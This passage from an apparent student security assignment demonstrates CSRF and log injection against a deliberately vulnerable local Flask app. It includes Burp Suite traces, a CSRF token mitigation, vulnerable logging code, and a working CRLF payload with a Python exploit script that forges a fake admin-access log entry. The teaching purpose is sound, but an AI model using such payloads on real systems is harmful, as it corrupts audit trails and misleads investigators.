No CSRF token, nor any other request-specific anti-CSRF value, appeared in the trace. Consequently, although the state-changing action relied on the authenticated browser session, it had no extra safeguard to confirm that the request came from the application's genuine form.




Fig. 13. Burp Suite trace of vulnerable POST request containing attacker-controlled email value without a CSRF token

The combination of the application's changed state and the captured HTTP request provided traceable evidence of the CSRF behaviour. Burp Suite therefore allowed the malicious request to be associated directly with the unauthorized change observed in the application.

### 3.6 Interpretation of Tracing Evidence

The Burp Suite trace reveals the security flaw that made the CSRF attack possible. What matters here is not merely that a POST request occurred, but that an authenticated operation capable of changing state could be sent without any CSRF token.

The intended state-changing parameter was present in the vulnerable request:

```
email=attacker%40example.com
```

Yet no CSRF token generated by the application was included. As a result, the server lacked any request-specific value that would let it tell a genuine form submission apart from a forged request made within an authenticated user's session.

This behaviour matters because authentication by itself does not prove that the user deliberately initiated a given state-changing request. A CSRF attack exploits the victim's authenticated session while forcing through an action the victim never intended. In this demonstration, the visible outcome was the switch from student@example.com to attacker@example.com.

Once mitigation was in place, Burp Suite was likewise used to examine a legitimate request. In contrast to the vulnerable request, the legitimate one carried both the CSRF token and the requested email value:

```
csrf_token=<generated-token>&email=legitimate%40example.com
```

This offers a valuable point of comparison between the vulnerable and the protected implementations.




Fig. 14. Burp Suite capture of legitimate state-changing request containing valid CSRF token

The traces therefore provide a clear before-and-after distinction. In the vulnerable implementation, the state-changing request could be processed without a CSRF token. In the mitigated implementation, a legitimate request carries a server-associated CSRF token that is validated before the requested change is permitted.


### 3.7 Mitigation Strategy: Synchronizer Token Pattern

As a result of the CSRF vulnerability identified, the following solution was applied, namely the use of the Synchronizer Token Pattern. The goal of this measure is to tie the state-changing requests to a CSRF token that is created for the particular session of an authenticated user. If the provided token corresponds to the token stored in the user's session, the request is considered acceptable.

In order to implement the protection measure, a cryptographically strong CSRF token is generated with the help of the secrets library in Python. It is added to the particular session and to the Change Email form as a hidden field. As a result, the submission of the form results in sending both the requested email and the CSRF token.

If the /change-email POST method is requested by a user, the CSRF token is retrieved from the request and checked to be equal to the token stored in the session. The comparison is done with the help of secrets.compare\_digest() function. If there is no token or it does not correspond to the token in the session, the request is denied with HTTP status code 403 Forbidden.

The mitigation process can therefore be represented as:



This approach solves the weakness detected while tracing, since having the authenticated session by itself is not enough to execute the state-changing operation; the request that is sent must include the right CSRF token as well.

Testing of a proper request after the addition of the protection shows that the token is recognized and accepted on the server side, resulting in HTTP 200.

```
student@ccsep:~/ISEC3004/ISEC3004_Assignment1_Group13$ nano mitigated_app/app.py
student@ccsep:~/ISEC3004/ISEC3004_Assignment1_Group13$ python3 -m py_compile mitigated_app/app.py
student@ccsep:~/ISEC3004/ISEC3004_Assignment1_Group13$ nano mitigated_app/app.py
student@ccsep:~/ISEC3004/ISEC3004_Assignment1_Group13$ python3 mitigated_app/app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 111-067-118
127.0.0.1 - - [30/Sep/2026 20:26:36] "GET /logout HTTP/1.1" 302 -
127.0.0.1 - - [30/Sep/2026 20:26:59] "GET / HTTP/1.1" 302 -
127.0.0.1 - - [30/Sep/2026 20:26:59] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [30/Sep/2026 20:26:59] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [30/Sep/2026 20:27:31] "POST /login HTTP/1.1" 302 -
127.0.0.1 - - [30/Sep/2026 20:27:31] "GET /profile HTTP/1.1" 200 -

=====
EMAIL CHANGE REQUEST
=====
User: student
Previous email: student@example.com
New email: legitimate@example.com
CSRF token: VALID
Request accepted.
=====
127.0.0.1 - - [30/Sep/2026 20:27:57] "POST /change-email HTTP/1.1" 200 -
```

Fig. 15. Server-side verification of a legitimate request containing a valid CSRF token

The successful application response further confirmed that the protection did not prevent normal functionality. As shown in the figure below, the legitimate change from student@example.com to legitimate@example.com was completed successfully.




Fig. 16. Successful legitimate email change after implementation of CSRF protection

```
csrf_token = request.form.get("csrf_token")
if (
    not csrf_token
    or not session.get("csrf_token")
    or not secrets.compare_digest(csrf_token, session["csrf_token"])
):
    abort(403)
```

### 3.8 Verification of Mitigation Effectiveness

Efficacy testing for the Synchronizer Token Pattern was carried out via the use of both the legitimate request and the malicious request. This was to ascertain whether or not the following two conditions were met:

1. Legitimate application functionality will be able to function if the CSRF token is provided.
2. If the state-changing request is not provided with the CSRF token, the request will not be able to alter the user's account.


It was seen, as indicated in Section 3.7, that a legitimate change email request which had the CSRF token was accepted and the user's email was altered to “legitimate@example.com”.

Burp Suite Repeater was used to send the state-changing request containing:

```
email=attacker%40example.com
```

while ignoring the required CSRF token. The server returned:

```
HTTP/1.1 403 FORBIDDEN
```




**Fig. 17.** Burp Suite Repeater verification showing the malicious tokenless request rejected with HTTP 403 Forbidden

Application-side logging independently confirmed the rejection. When the malicious request was processed, the application recorded “CSRF ATTACK BLOCKED”, identified the reason as a missing or invalid CSRF token, and recorded rejection with HTTP 403.



**Fig. 18.** Server-side trace showing detection and rejection of the malicious request due to a missing or invalid CSRF token

Finally, the application state was inspected after the rejected attack. The profile continued to display legitimate@example.com, rather than changing to the attacker-controlled address. This confirms that rejection occurred before the protected state-changing operation was performed.



**Fig. 19.** User profile after blocked attack, confirms legitimate email address remained unchanged

Hence, the verification revealed three different types of proof:

- The HTTP response gave proof of rejection in status 403;
- The server output provided proof of the rejection cause;
- Proof of non-interference was given by the unaltered state of the application.

All these facts prove that the Synchronizer Token Pattern implemented successfully defended against the performed CSRF attack without interfering with legitimate change-of-email action.

## 4. Vulnerability 2: Log Injection

### 4.1 Identification and Significance of Log Injection

“Log Injection” or “Log Forgery” is a software vulnerability whereby untrusted user input is logged in application or system log files without first neutralising any control characters in the input. Because logs are usually stored in newline-separated plain text files, an attacker who is able to inject a CRLF (carriage return/line feed) character combination into an input field that will get logged could write forged log entries in a manner undetectable from a valid one [2].

It is officially documented under the name of CWE-117: Improper Output Neutralisation for Logs [3]. At the same time, this threat belongs to the OWASP Top 10 class of A09:2021 – Security Logging and Monitoring Failures, as it violates the integrity of logs used in this class [4].

The Log Injection vulnerability holds considerable significance for three main reasons. Firstly, the practice of logging user input data is almost ubiquitous in modern-day applications: failed login usernames, search queries, user comments, and other similar input types are logged in

order to perform auditing and debugging of the system, thus expanding the range of situations in which the vulnerability may occur. Secondly, the vulnerability is not easily detectable through testing as the application operates normally under normal conditions and the problem occurs only when the user intentionally sends control characters. Thirdly, and most importantly, the vulnerability aims to exploit the very records on which the organisation relies in its incident response efforts. Logs serve as the primary source of information during forensics and are used in SIEM systems. By using the vulnerability to forge, tamper with or hide the log entries, the attacker is able to create false events, deceive the investigation process, cover his tracks or, if the logs are later presented in a web-based interface, escalate the problem to stored cross-site scripting [2]. The violation of the tamper-evident logging requirement, which is established by standards such as PCI-DSS and ISO 27001, is another critical issue [5], [6].

The vulnerable Flask application used for this assignment includes a feedback feature that will record all comments submitted by the authenticated demonstration user (student) into the application log file `app_vulnerable.log`. The purpose of this feature is to demonstrate how unsanitized user inputs written to a log can be exploited to create fake log entries.

## 4.2 Vulnerable Code Implementation and Risk Explanation

Vulnerability exists in the `/feedback` API of the integrated Flask Application (`vulnerable_app/app.py`). This application writes all comments that get submitted using the Python logging module and is configured such that all logging goes into the `app_vulnerable.log` file in the format `%(asctime)s - %(levelname)s - %(message)s` as follows:

```
logging.basicConfig(
    filename='app_vulnerable.log',
    level=logging.INFO,
    format='%(asctime)s - %(levelname)s - %(message)s'
)
```

The identified vulnerable component is the feedback endpoint. After authenticating the user's credentials, this function gets the posted feedback, and inserts it straight into the log message without sanitizing it:

```
@app.route("/feedback", methods=["GET", "POST"])
def feedback():
    if "username" not in session:
        return redirect(url_for("login"))

    if request.method == "POST":
        comment = request.form.get("comment")

        # Fixed session key to match Kristina's 'username' for consistency
        user = session.get("username", "anonymous")

        # =====
        # LOG INJECTION VULNERABILITY (CWE-117)
        # Direct user input concatenation in logs without sanitization.
        # RISK: Attacker can inject CRLF characters (\r\n) to forge fake log entries.
```

```
# =====  
  
logging.info(f'New feedback received from user '{user}': {comment}')  
print(f'\n[LOG INJECTION] User: {user} submitted: {comment}\n')
```

First part of the function performs the authentication verification, thus assuring that only authenticated users can leave feedback. Yet, the verification does not affect the vulnerability – the vulnerability lies in the way the comment that has been left is handled next.

Insecure operation is the last vulnerability. The comment value is directly concatenated with the log message and passed as input to `logging.info()`. The logging module does not perform any neutralization of control characters; it simply logs the message as provided to `app_vulnerable.log`. In consequence, any newlines contained in the comment will be treated as real line breaks in the log file, and a single call to the logging function will produce multiple lines, all of which are crafted by the attacker. Since the comment is not validated, encoded, nor sanitized of control characters before logging, the attacker can introduce a CRLF sequence to terminate the logging operation and insert fake log entries.

The vulnerable data flow would therefore look like:

**Authenticated User → POST /feedback → Comment Retrieved (no validation) → Concatenated into Log Message → Written Verbatim to `app_vulnerable.log`**

Such vulnerability stems from the way in which the program treats the log file as a source of trusted output, at the same time as it writes untrusted input to that log file.

## Submit Feedback

Welcome, **student**

---

Your Comment:

[Back to Profile](#) | [Logout](#)

**Fig. 20.** Submit Feedback Interface

## 4.3 Exploitation Procedure and Step-by-Step Execution

Log Injection Vulnerability was tested using a secure local environment where the vulnerable Flask application was used in conjunction with a custom Python script for exploitation, `log_injection_exploit.py`, to ensure that the fake log entry could be logged.

### 4.3.1 The CRLF Payload

The exploit passes a value to the feedback comment field where the string `\r\n` acts as the CRLF delimiter, and everything after that is a forged log entry created in such a way as to adhere to the log format of the application:

```
Nice work team\r\n2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
```

### 4.3.2 Step-by-Step Execution

#### Step 1: Start the vulnerable Flask application

The integrated Flask application was executed and configured to run on `http://127.0.0.1:5000`:

```
python app.py
```

#### Step 2: Submit a baseline (normal) comment

After authenticating as the demonstration user (student), an ordinary comment was submitted through the feedback form to establish what a legitimate log entry looks like. This produced a single, correct line in `app_vulnerable.log`:

```
2026-10-04 22:09:43,048 - INFO - New feedback received from user 'student': The application is working correctly.
```

#### Step 3: Run the exploit script

Because the `/feedback` route requires an authenticated session, the exploit script first authenticates using the demonstration credentials (student / password123) and then submits the malicious comment containing the CRLF payload:

```
import urllib.request, urllib.parse, http.cookiejar


BASE = "http://127.0.0.1:5000"
PAYLOAD = (
    "Nice work team\r\n"
    "2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted "
    "to user 'attacker' from 127.0.0.1"
)

cj = http.cookiejar.CookieJar()
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj))
opener.open(BASE + "/login",
```

```
data=urllib.parse.urlencode(
    {"username": "student", "password": "password123"}).encode())
opener.open(BASE + "/feedback",
    data=urllib.parse.urlencode({"comment": PAYLOAD}).encode())
```

The script was run from a second terminal:

```
python log_injection_exploit.py
```



```
student@ccsep: ~/ISEC3004/ISEC3004_Assignment1_Group13
student@ccsep: ~/ISEC3004/ISEC3004_Assignment1_Group13$ python3 exploits/log_injection_exploit/log_injection_exploit.py
[+] Payload sent. Check app_vulnerable.log
student@ccsep: ~/ISEC3004/ISEC3004_Assignment1_Group13$
```

Fig. 21. Python log\_injection\_exploit.py implementation

#### Step 4: The payload reaches the vulnerable endpoint

The Flask application receives the POST request. Because the exploit established a session in the previous step, the authentication check (if "username" not in session) succeeds, and the application retrieves the submitted comment and passes it to logging.info() without any sanitisation.

#### Step 5: The single log call is split into two lines

The injected `\n` is written to `app_vulnerable.log` as a genuine newline, so the one intended entry becomes two physical lines on disk. The second line, prefixed by the attacker with a valid timestamp - LEVEL - message structure, reads as an authentic WARNING security event that the application never actually generated:

```
2026-10-04 22:09:43,050 - INFO - New feedback received from user 'student': Nice work team
2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
```

#### Step 6: Verify the forged entry

The log file was inspected to confirm the forged record. When viewed normally the forged line is indistinguishable from a legitimate entry; its attacker-chosen timestamp, severity level, and message blend into the surrounding genuine log output

### 4.3.3 Evidence of Successful Exploitation



Fig. 22. Successful Exploitation Evidence

Successful exploitation proves that the vulnerable endpoint logs un-sanitized user inputs in the log file, allowing an attacker to add a forged log entry which looks authentic and thus proving the presence of the Log Injection vulnerability.

### 4.4 Impact Analysis of Forged Logs

Following the successful Log Injection, there was a creation of a fake log entry in `app_vulnerable.log` resulting from the input of just one feedback. The artificial log message which is essentially a fabricated warning claiming that administrative privileges have been given to the hacker is not one made by the application; however, it uses the same format and timestamp structure.

The major outcome that can be observed from this exploitation scenario is the loss of integrity in the audit trail of the application. In this particular case, there was no need for compromising the server, privilege escalation, or even log file access from the attacker side. It was simply because the attacker used the built-in feedback functionality to inject his own data in the trusted log due to unsanitised input.

The impact severity of a log injection vulnerability is dependent on the use to which the compromised logs can be put. The fake log in the example acts to demonstrate a security event. However, in a practical scenario, the same strategy may be applied to lay the blame for an attack on an otherwise innocent party, inject large quantities of irrelevant data to hide signs of malicious behaviour or, even, deliver cross-site scripting if the logs will be displayed in a Web-based dashboard by the organization [2], [7].

In this case, we see the demonstration of an important security rule which is as follows: logs should be viewed not only as diagnostic text but also as a sink of untrusted data. Since the program had the implicit trust to the log file while processing user input, the attacker managed to find out the structure of the information contained in this log file.

The demonstrated impact can be summarised as follows:

**TABLE 5**  
Summarized Impact Analysis of Forged Logs

| Impact Category                        | Demonstration Evidence                                                                                                                    |
|----------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| Forged log record                      | A fabricated WARNING “Admin access granted to user ‘attacker’” was written to the log without the application ever generating that event. |
| Loss of audit integrity                | A single log call produced two physical lines, the second being entirely attacker-controlled.                                             |
| Indistinguishable from genuine entries | The forged entry matched the application’s log format, timestamp structure, and severity level, making it appear authentic.               |
| Misleading of investigators            | The injected record could cause an analyst or SIEM to act on a security event that never occurred.                                        |
| Minimal attacker effort                | The attack required only a single feedback submission containing a CRLF sequence.                                                         |

## 4.5 Detection and Tracing (Application Log Evidence and Burp Suite Evidence)

Detection and tracing were conducted in Ubuntu using the integrated vulnerable Flask application, the Python exploitation script, Burp Suite Community Edition and the generated app\_vulnerable.log file.

A normal feedback submission was first performed to establish the expected logging behaviour. As shown in Fig. 23, legitimate feedback produced a single INFO entry containing the application generated timestamp, severity level, authenticated username and submitted comment. This provided a baseline against which the malicious submissions could be compared.

```

student@ccsep: ~/ISEC3004_Assignment1_Group13/vulnerable_app
student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$ cat app_vulnerable.log
2026-10-01 12:08:31,842 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
2026-10-01 12:08:31,842 - INFO - Press CTRL+C to quit
2026-10-01 12:08:31,842 - INFO - * Restarting with stat
2026-10-01 12:08:31,980 - WARNING - * Debugger is active!
2026-10-01 12:08:32,041 - INFO - * Debugger PIN: 776-871-357
2026-10-01 12:09:08,216 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET / HTTP/1.1" 302 -
2026-10-01 12:09:08,389 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET /login HTTP/1.1" 200 -
2026-10-01 12:09:08,777 - INFO - 127.0.0.1 - - [01/Oct/2026 12:09:08] "GET /favicon.ico HTTP/1.1" 404 -
2026-10-01 12:12:09,976 - INFO - User logged in: student
2026-10-01 12:12:09,982 - INFO - 127.0.0.1 - - [01/Oct/2026 12:12:09] "POST /login HTTP/1.1" 302 -
2026-10-01 12:12:10,036 - INFO - 127.0.0.1 - - [01/Oct/2026 12:12:10] "GET /profile HTTP/1.1" 200 -
2026-10-01 12:14:10,000 - INFO - 127.0.0.1 - - [01/Oct/2026 12:14:10] "GET /login HTTP/1.1" 200 -
2026-10-01 12:21:22,925 - INFO - 127.0.0.1 - - [01/Oct/2026 12:21:22] "GET /feedback HTTP/1.1" 200 -
2026-10-01 12:23:45,781 - INFO - New feedback received from user 'student': The application is working correctly.
2026-10-01 12:23:45,782 - INFO - 127.0.0.1 - - [01/Oct/2026 12:23:45] "POST /feedback HTTP/1.1" 200 -
student@ccsep:~/ISEC3004_Assignment1_Group13/vulnerable_app$

```


**Fig. 23.** Normal feedback recorded as a single legitimate application log entry

The vulnerability was then tested using the Python exploitation script. The script authenticated as the demonstration user and submitted a malicious value to the /feedback endpoint. The

logical payload contained an ordinary feedback message followed by a CRLF sequence and an attacker-controlled security warning.

```
Nice work team\r\n2026-09-24 09:15:00,000 - WARNING -  
SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
```

